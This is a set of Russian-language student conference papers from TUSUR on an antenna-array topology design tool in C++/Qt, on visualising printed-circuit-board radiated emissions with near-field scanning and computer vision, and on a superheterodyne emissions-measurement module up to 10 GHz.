Разработаны UML-диаграммы классов и последовательности для программного модуля проектирования топологии антенных решёток. Представлен алгоритм работы модуля. Реализован прототип программного модуля на языке C++. Выполнено его функциональное тестирование.

Ключевые слова: программный модуль, антенная решетка, Qt, C++, UML.

С ростом количества радиоэлектронных средств (РЭС) возникает острая потребность в программном обеспечении (ПО), способном ускорить и удешевить их проектирование. Так, при разработке РЭС часто необходимо моделирование антенных решёток (АР), для уменьшения рисков и затрат на разработку которых целесообразно использовать специализированное ПО с понятным графическим интерфейсом

пользователя (ГИП). Для решения этой задачи разработано представленное в работе ПО.

Программный модуль проектирования топологии АР реализован на языке программирования C++ с использованием функциональных особенностей фреймворка Qt. Язык программирования C++ выбран из соображений его высокой производительности и гибкости [1], а фреймворк Qt [2] – из-за удобства создания ГИП.




Рис. 1. Диаграмма последовательности программного модуля проектирования топологии АР

Алгоритм работы прототипа

Разработана UML-диаграмма последовательности [3], описывающая основной вариант алгоритма работы прототипа программного модуля (рис. 1). Так, на начальном этапе пользователю необходимо указать параметры АР: форму (квадрат, ромб, круг), размеры, шаг между элементами АР и угол между рядами элементов АР. После подтверждения выбранных параметров выполняется построение исследуемой модели топологии АР. Затем пользователю необходимо задать остальные параметры: распределение излучателей на группы, значение модуля напряжённости электрического поля ($|E|$) для каждой группы и необходимые значения для моделирования (угловое сечение по φ , частота f , направление главного максимума диаграммы направленности

(ДН) по θ). Пользователь имеет возможность удалить элементы АР, которые не будут учитываться при расчётах, или сделать их неактивными. После указания всех параметров, а также распределения элементов на группы необходимо нажать на кнопку «Рассчитать» для запуска моделирования. После выполнения математических расчётов результат вычислений отобразится графически.

Архитектура программного модуля

На основе диаграммы последовательности (см. рис. 1) спроектирована архитектура программного модуля. Разработана диаграмма классов (рис. 2), которая отражает структуру работы модуля с учётом особенностей методов классов и взаимодействий между ними.




Рис. 2. Диаграмма классов программного модуля проектирования топологии AP

Основной класс *MainWindow* программного модуля реализует его главное окно. Для отображения моделируемых объектов на графической сцене, а также взаимодействия пользователя с ними применяется класс *MyScene*. Поэтому класс *MainWindow* содержит указатели на объекты сцены. Эти классы связаны при помощи ассоциации.

RectItem служит для описания моделируемого объекта, отображаемого на графической сцене. В нём хранятся данные об объекте (координаты положения в AP, номер группы, цвет группы, обозначение того, является ли элемент главным в группе) и методы (изменение цвета, номера группы, иерархии элемента, получение цвета, номера, статуса активности) для взаимодействия с ним.

RectData содержит данные о группах геометрических объектов и информацию о главных элементах (у каждой группы есть один главный элемент, который выделяется квадратными скобками и является основным). В данном классе хранятся атрибуты *rData*, содержащий пары вида «номер-данные», и *mainData*, содержащий пары вида «номер – наличие главного элемента у группы под номером» (true/false).

Select – окно, в котором задаются параметры AP. Он используется для получения и передачи начальных данных об AP для дальнейшего построения на главном окне.

MainData используется для получения и передачи основных данных (φ , f , θ) в главное окно. Аналогичную функциональность имеет класс *EditGroup*, который получает и передаёт модуль напряжённости электрического поля для групп.

ProgressBar используется для выполнения математических расчётов и обновления шкалы прогресса на главном окне.

Plot используется для графического отображения данных, полученных из *progressBar*.

Тестирование работы модуля

Используя разработанный алгоритм и архитектуру, реализован программный модуль проектирования топологии AP, ГИП которого представлен на рис. 3. Функциональные возможности прототипа позволяют задать топологию AP и рассчитать ДН, используя заранее рассчитанные в стороннем ПО данные.

ГИП модуля состоит из 3 рабочих областей: область редактирования и настройки AP (см. рис. 3), область графического отображения модели (рис. 4). После нажатия на кнопку «*Рассчитать*» и выполнения математических расчётов отображается область, на которой графически показаны результаты моделирования.




Рис. 3. Область редактирования и настройки AP




Рис. 4. Область графического отображения модели

На рис. 5 показан пример работы прототипа модуля. Построена печатная 10×10 AP и графически отображена ее ДН.




Рис. 5. Диаграмма направленности 10x10 AP

Для проверки корректности работы программного модуля результаты сопоставлены с полученным аналогичным алгоритмом, написанным на языке MatLab (рис. 6). Видно, что результаты, полученные

в разработанном модуле и MatLab, хорошо согласуются, что подтверждает корректность работы модуля.




Рис. 6. Сравнение результатов, полученных в MatLab и прототипе программного модуля проектирования топологии AP

Заключение

Разработан прототип программного модуля проектирования топологии AP, а также его ГИП. Представлены алгоритм его работы и структура классов. Проведено функциональное тестирование разработанного прототипа программного модуля.

В дальнейшем планируется оптимизация работы программного модуля.

Литература

1. Stroustrup B. The C++ Programming Language. – 4-th ed. – London: Addison-Wesley, 2013 – P. 9–13.
2. Qt Framework [Электронный ресурс]. – Режим доступа: <http://www.qt.io/>, свободный (дата обращения: 20.06.2024).
3. Фаулер М. UML. Основы. – 3-е изд. / пер. с англ. А. Петухов. – СПб: Символ Плюс, 2004. – 192 с.

Дорогов Максим Евгеньевич

Студент каф. телевизионного управления (ТУ)
Томского государственного ун-та
систем управления и радиоэлектроники (ТУСУР)
Эл. почта: m.dorogof@gmail.com

Фешуков Владислав Алексеевич

Студент каф. ТУ ТУСУРа
Эл. почта: vladislav.a.feshchukov@tusur.ru

Садыков Руслан Александрович

Студент каф. ТУ ТУСУРа
Эл. почта: eruyamaawen@gmail.com

УДК 621.317

В.С. Чебанов, В.А. Семенюк

Алгоритмы визуализации уровней излучаемой помехоэмиссии печатной платы

Разработаны алгоритмы визуализации измеренных уровней излучаемой помехоэмиссии, в том числе с использованием инструментов компьютерного зрения. Приведена структурная схема устройства измерения и визуализации уровней помехоэмиссии. Проведена апробация разработанных алгоритмов при использовании установки с системой позиционирования и нескольких измерительных устройств.

Ключевые слова: помехоэмиссия, электромагнитное излучение, визуализация результатов измерений, компьютерное зрение.

На сегодняшний день радиоэлектронные средства (РЭС) находят применение во всех областях современной жизни [1], а совершенствование их компонентной базы направлено на увеличение быстродействия и уменьшение энергопотребления. Данные тенденции требуют новых методов, обеспечивающих проведение испытаний на электромагнитную совместимость (ЭМС), контроль и диагностику функционирования РЭС в целом. Анализ измеренных уровней излучаемой помехоэмиссии и локализация источников электромагнитного излучения (ЭМИ) позволяют на начальной стадии проектирования оценить уровни электромагнитной эмиссии печатных плат (ПП). Проектирование ПП с учетом измеренных уровней излучаемой помехоэмиссии и локализованных мест с высокой плотностью тока дает разработчику возможность повысить производительность разрабатываемого устройства и снизить уровни излучаемой помехоэмиссии.

Испытания на ЭМС проводятся в соответствии с нормативными документами, которые регламентируют характеристики испытательного оборудования и средств измерений, а также методы и алгоритмы, используемые для оценки ЭМС. Для решения задачи измерения уровней излучаемой помехоэмиссии и локализации источников излучения используется метод поверхностного сканирования [2]. Оценка уровней излучаемой помехоэмиссии проводится путем получения измеренных значений амплитуд и/или фаз напряженности поля на определенной частоте. Объем полученных при измерении данных зависит от числа положений СВЧ-зонда. Из-за требуемой точности и числа измерений в данном методе используются управляемая компьютером система позиционирования и результаты измерения датчиков поля для достижения точных и воспроизводимых результатов измерений.

Визуализация измеренных уровней помехоэмиссии может быть представлена в двумерном и/или трехмерном видах [3–5]. При трехмерном отображении используется дополнительная ось (z), отражающая уровни излучаемой помехоэмиссии.

Локализация источников ЭМИ при визуализации с наложением изображения возможна как после проведения измерений, так и в режиме реального времени. Для локализации источников излучения на изображение исследуемого объекта (ИО) наклады-

ваются результаты измерения уровней излучаемой помехоэмиссии. Одним из вариантов реализации данного подхода является использование видеокamеры и инструментов компьютерного зрения, например, библиотека OpenCV (от англ. open source computer vision library) [6].

Цель данной работы – разработать алгоритм визуализации уровней излучаемой помехоэмиссии ПП с использованием инструментов компьютерного зрения.

Алгоритмы визуализации уровней излучаемой помехоэмиссии

Разработан алгоритм визуализации уровней излучаемой помехоэмиссии ПП (рис. 1), основными этапами которого являются:

1. Инициализация параметров измерения и системы позиционирования.
2. Перемещение СВЧ-зонда по x -, y -координатам над ИО с одновременным измерением уровней напряженности E - или H -поля в заданном частотном диапазоне и запись измеренных данных в буфер.
3. Визуализация результатов измерения уровней излучаемой помехоэмиссии.




Рис. 1. Алгоритм визуализации уровней излучаемой помехоэмиссии ПП

Разработан алгоритм визуализации измерений с использованием инструментов компьютерного зрения (рис. 2). Работа алгоритма заключается в отслеживании различия между исходным кадром ИО и после перемещения СВЧ-зонда. Используя компью-

терное зрение, на основе отличия двух кадров определяется местоположение СВЧ-зонда. По завершении работы алгоритма, каждому положению СВЧ-зонда присваивается значение, которое соответствует значению напряжения, наведённого на СВЧ-зонд от ИО.




Рис. 2. Алгоритм визуализации уровней излучаемой помехоэмиссии ПП с использованием инструментов компьютерного зрения

Автоматизированный сбор данных осуществляется через персональный компьютер (ПК). Перемещение СВЧ-зонда контролируется с помощью платы управления (ПУ) системой позиционирования, уровни напряжённости E - или H -полей измеряются с помощью измерительного устройства (ИУ), работающего по принципу селективного вольтметра. Измеренные с помощью СВЧ-зонда данные записываются в буфер. Также к ПК подключается видеочамера для визуального контроля положения ИО и СВЧ-зонда. После завершения измерений с помощью разработанных алгоритмов осуществляется визуализация уровней излучаемой помехоэмиссии в соответствии с положениями СВЧ-зонда. На изображении ИО, полученное с видеочамеры, накладываются результаты измерения. Структурная схема устройства для визуализации и измерения уровней помехоэмиссии представлена на рис. 3.




Рис. 3. Структурная схема устройства визуализации уровней излучаемой помехоэмиссии с использованием инструментов компьютерного зрения

Апробация разработанных алгоритмов

Для апробации представленного алгоритма (см. рис. 2) выполнено измерение напряжения на входе измерительного устройства на частоте 72 МГц, область измерения составляет 80×80 мм². В качестве ИУ применялись измерительный приёмник электромагнитных помех Rohde & Schwarz ESRP EMI Test Receiver (ESRP), анализатор спектра Tiny SA Ultra (далее – Tiny SA) и программно определяемая радиосистема RTL-SDR. Использование трех различных ИУ обусловлено демонстрацией работоспособности разработанного алгоритма как для профессиональных, так и общедоступных ИУ. Для всех устройств использовался магнитный СВЧ-зонд диаметром 20 мм, расположенный на расстоянии 20 мм от ИО. В качестве ИО использовалась отладочная плата Nucleo-F103RB с тактовой частотой 72 МГц [7], т.к. в качестве ИО может рассматриваться любой объект, намеренно или ненамеренно излучающий или накапливающий энергию электромагнитного поля. Установка с измерительным приёмником ESRP и системой позиционирования представлена на рис. 4.




Рис. 4. Установка для измерения уровней помехоэмиссии ПП, используя систему позиционирования и измерительный приёмник ESRP

Выполнены измерения уровней излучаемой помехоэмиссии ИО, наводимых на СВЧ-зонд с полосой пропускания 2,4 МГц и центральной частотой 72 МГц. Параметры измерения идентичны для ESRP, Tiny SA. Для RTL-SDR число используемых отсчетов составляло 4 096, а размер шага системы позиционирования при перемещениях СВЧ-зонда на 1 мм.

Визуально, распределения значений напряжения (рис. 5), наведенных на СВЧ-зонд, совпадают в области наибольших уровней излучаемой помехоэмиссии и отражают общий характер излучения для всех ИУ. Нижний предел значений для приёмников RTL-SDR и Tiny SA составляет -100 дБм, а для ESRP -90 дБм.

Максимальное значение наведенного напряжения для трех устройств находится в диапазоне от $-73,84$ до $-76,8$ дБм. Различия полученных значений измерения связаны с использованием различных ИУ.




Рис. 5. Визуализация измеренных уровней излучаемой помехоэмиссии, используя систему позиционирования и ИУ ESRP (а), Tiny SA (б), RTL-SDR (в)

Апробация алгоритма визуализации с использованием компьютерного зрения (рис. 6) проводилась при параметрах измерения, указанных ранее. При этом в качестве ИУ использовался RTL-SDR, а СВЧ-зонд перемещался в ручном режиме.




Рис. 6. Результат визуализации измерения с использованием компьютерного зрения

Визуальное (см. рис 6), наведенного на СВЧ-зонд, имеет погрешности и смещения областей с

высокой плотностью тока, что связано с неравномерным перемещением СВЧ-зонда, но подтверждает работоспособность алгоритма.

Выводы

В статье приведены разработанные алгоритмы визуализации результатов измерений с использованием инструментов компьютерного зрения. Они апробированы на отладочной плате Nucleo-F103RB с помощью трех различных ИУ. Визуальное распределение значений напряжения, наведенного на СВЧ-зонд, совпадает в областях наибольших уровней излучаемой помехоэмиссии и отражают общий характер излучения для всех ИУ, а различия полученных значений измерения связаны с использованием различных ИУ. Дальнейшие исследования будут направлены на использование системы позиционирования совместно с компьютерным зрением для устранения погрешностей неравномерного перемещения СВЧ-зонда, а также реализацию повторяемости измерений.

Работа выполнена при финансовой поддержке Фонда содействия инновациям, договор № 26ГУП КЭС18/91722.

Литература

1. Aswin A.M. Electromagnetic Interference and Electromagnetic Compatibility in Real Time Applications—Survey / A.M. Aswin, S. Sundar // International Journal of Mechanical Engineering and Technology. – 2018. – Vol. 9, No. 6. – PP. 474–482.
2. IEC 61967-3. Integrated Circuits – Measurement of Electromagnetic Emissions. – Part 3: Measurement of Radiated Emissions – Surface Scan Method. – 2014. – 73 p.
3. Grasso S. A Simple and Economical System for Automatic Near-Field Scanning for Power Electronics Converters / S. Grasso, S. Bellinvia, N. Salerno et al // Energies, 2023. – Vol. 16, No. 23. – PP. 68–78.
4. Haelvoet K. Near-field scanner for the accurate characterization of electromagnetic fields in the close vicinity of electronic devices and systems / K. Haelvoet, S. Criel, F. Dobbelaere et al. // Quality Measurement: The Indispensable Bridge between Theory and Reality (No Measurements? No Science! Joint Conference—1996: IEEE Instrumentation and Measurement Technology Conference and IMEKO Tec. – 1996. – Vol. 2. – PP. 1119–1123.
5. Ramdani M. The electromagnetic compatibility of integrated circuits. – Past, present, and future / M. Ramdani, E. Sicard, A. Boyer et al. // IEEE Transactions on Electromagnetic Compatibility. – 2009. – Vol. 51, No. 1. – PP. 78–100.
6. Официальный сайт библиотеки Open CV [Электронный ресурс]. – URL: <https://opencv.org/> (дата обращения: 15.02.2024).
7. Nucleo-F103RB [Электронный ресурс]. – URL: <https://www.alldatasheet.com/datasheet-pdf/view/556773/STMICROELECTRONICS/NUCLEO-F103RB.html> (дата обращения: 15.08.2024).

Чебанов Виктор Сергеевич

Магистрант ПИШ Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: victorchebanov1@gmail.com

Семенюк Валерий Александрович

Аспирант каф. ТУ ТУСУРа
Эл. почта: valerii.a.semeniuk@tusur.ru

А.Д. Бучинский, В.А. Семенюк

Разработка архитектуры модуля измерения уровней помехоэмиссии от печатной платы в диапазоне частот до 10 ГГц

Разработан прототип модуля измерения уровней помехоэмиссии от печатной платы в диапазоне частот до 10 ГГц, входящего в состав специализированного аппаратно-программного комплекса. Приведена блок-схема модуля измерения уровней помехоэмиссии. Разработан микрополосковый фильтр нижних частот с частотой среза 11 ГГц. Разработана печатная плата модуля измерения уровней помехоэмиссии.

Ключевые слова: помехоэмиссия, электромагнитное излучение, измерительный приёмник, электромагнитная совместимость.

В настоящее время сертификация на электромагнитную совместимость (ЭМС) для любого радиоэлектронного средства (РЭС) является обязательным этапом перед запуском в массовое производство. Оценка конструкторских решений на ранних стадиях проектирования РЭС позволяет разработчику оценить излучаемую помехоэмиссию от печатных плат (ПП) во время проектирования и прототипирования. Поэтому предсертификационные испытания становятся актуальными для промышленности, стремящейся сократить сроки выхода на рынок новых или обновленных продуктов. Основным инструментом для измерения уровней излучаемой помехоэмиссии служат анализаторы спектра, которые обычно комплектуются специализированными фильтрами предварительной выборки для проведения точных измерений. В последнее время в этой области активно используются архитектуры широкополосных преобразователей по супергетеродинному принципу [1, 2], которые обеспечивают исключительную скорость сканирования частоты по сравнению с традиционными измерительными приемниками [3].

Перспективной альтернативой для обеспечения доступности более высоких частот являются программно-определяемые радиосистемы (SDR). Это приводит к разработке компактных средств для быстрых предварительных измерений в области ЭМС, что позволяет разработчикам ПП на стадии проектирования оценивать уровни излучаемой помехоэмиссии и локализовать их источники [4].

Вследствие чего в приборостроении актуальна разработка новых компактных средств для быстрых предварительных измерений в области ЭМС.

Цель данной работы – разработка модуля измерения аппаратно-программного комплекса для оценки уровней помехоэмиссии от ПП РЭС в частотном диапазоне до 10 ГГц.

Структурная схема модуля измерения уровней помехоэмиссии

Модуль измерения уровней излучаемой помехоэмиссии основан на супергетеродинном радиоприемнике. Блок-схема разработанного модуля представлена на рис. 1.

На входе модуля для подавления зеркального канала установлен фильтр нижних частот (ФНЧ),

выполненный на компонентах с распределенными параметрами. Для предотвращения перегрузки и повреждения смесителя сигнала и последующих каскадов в структурной схеме после ФНЧ установлен цифровой аттенуатор (ЦА).




Рис. 1. Блок-схема модуля измерения уровней помехоэмиссии

В смеситель поступают два сигнала: радиочастотный (РЧ) на частоте $f_{рч}$ и сигнал опорного генератора (ОГ) с частотой $f_{ог}$. На выходе смесителя формируется сигнал на промежуточной частоте (ПЧ) $f_{пч}$

$$|f_{ог} \pm f_{рч}| = f_{пч}. \quad (1)$$

Одним из вариантов подавления зеркального канала является работа по принципу высокой промежуточной частоты. Для захвата всего частотного диапазона 10 МГц – 10 ГГц ПЧ должна превышать полосу пропускания входного ФНЧ для подавления зеркального канала [5] (рис. 2). Необходимый частотный диапазон работы ОГ, согласно (1), составляет 1,01–11 ГГц.




Рис. 2. Принцип подавления зеркального канала

Одним из вариантов подавления зеркального канала является работа по принципу высокой промежуточной частоты. Для захвата всего частотного диапазона 10 МГц – 10 ГГц ПЧ должна превышать

полосу пропускания входного ФНЧ для подавления зеркального канала [5] (рис. 2). Необходимый частотный диапазон работы ОГ, согласно (1), составляет 1,01–11 ГГц.

Для обеспечения избирательности по частоте используется полосно-пропускающий фильтр (ППФ), по которому определяется полоса пропускания модуля измерения уровней помехоэмиссии. Вследствие того, что фильтр обуславливает ослабление сигнала, для его компенсации на ПЧ применяется малошумящий усилитель (МШУ). Для измерения уровня РЧ-сигнала на выходе модуля измерения помехоэмиссии установлен пиковый детектор. Сбор данных и контроль измерительного модуля осуществляются с помощью микроконтроллера (МК), взаимодействие с которым происходит с помощью специализированных команд по USB-протоколу при подключении к персональному компьютеру.

Разработка и моделирование модуля для измерения уровней помехоэмиссии выполнены с использованием программного обеспечения (ПО) GNU Radio (рис. 3).

В качестве источника РЧ-сигнала, представляющего собой излучаемую помехоэмиссию, выбран блок «Signal Source». Для генерации ОГ использовался отдельный блок. В схеме также присутствует ФНЧ с частотой среза 10 ГГц, обозначенный как «Low Pass Filter». Сигналы от источника РЧ и ОГ перемножаются в блоке «Multiply», что позволяет получить сигнал ПЧ. Далее установлен ППФ с центральной частотой 1 ГГц, обозначенный как «Band Pass Filter». Для визуализации результатов моделирования использован блок «QT GUI Sink». Результаты моделирования для источника РЧ на частоте 10 ГГц и сигнала ОГ на частоте 11 ГГц представлены на рис. 4.

Электрическая схема и компоненты модуля измерения уровней помехоэмиссии

Для фильтрации зеркального канала спроектирован и промоделирован микрополосковый ФНЧ (рис. 5) с частотой среза 11 ГГц (рис. 6). Моделирование проводилось в ПО с использованием метода конечных разностей во временной области. Расчет геометрических размеров микрополоскового фильтра выполнен аналитическим методом, подробный пример расчета представлен в [8]. Для расчета использованы следующие параметры: частота среза – 10 ГГц, порядок фильтра – 5, минимальное сопротивление фильтра – 20 Ом, максимальное сопротивление фильтра – 90 Ом. После расчета проведена оптимизация фильтра для достижения требуемых параметров.

При моделировании фильтра использованы размеры, приведенные в таблице.

В качестве входного центрального аттенюатора (ЦА) выбрана микросхема HMC629ALP4E, а ОГ – микросхема ADF4351. Смесителем в электрической схеме является микросхема диодного смесителя ADE-42MH+. После смесителя сигнал поступает на ППФ HDF1000S4E, который работает по принципу

поверхностных акустических волн. Данный фильтр имеет узкую полосу пропускания 0,90–1,1 ГГц. РЧ-детектором является микросхема SI4468 с динамическим диапазоном до –133 дБм, что позволяет обеспечить необходимую чувствительность для измерения уровней излучаемой помехоэмиссии. Для микросхемы детектора спроектирована схема входного фильтра. Ослабление сигнала для дифференциального входа микросхемы составляет 3,4 дБ для вывода RXp и 4,86 дБ для вывода RXn.

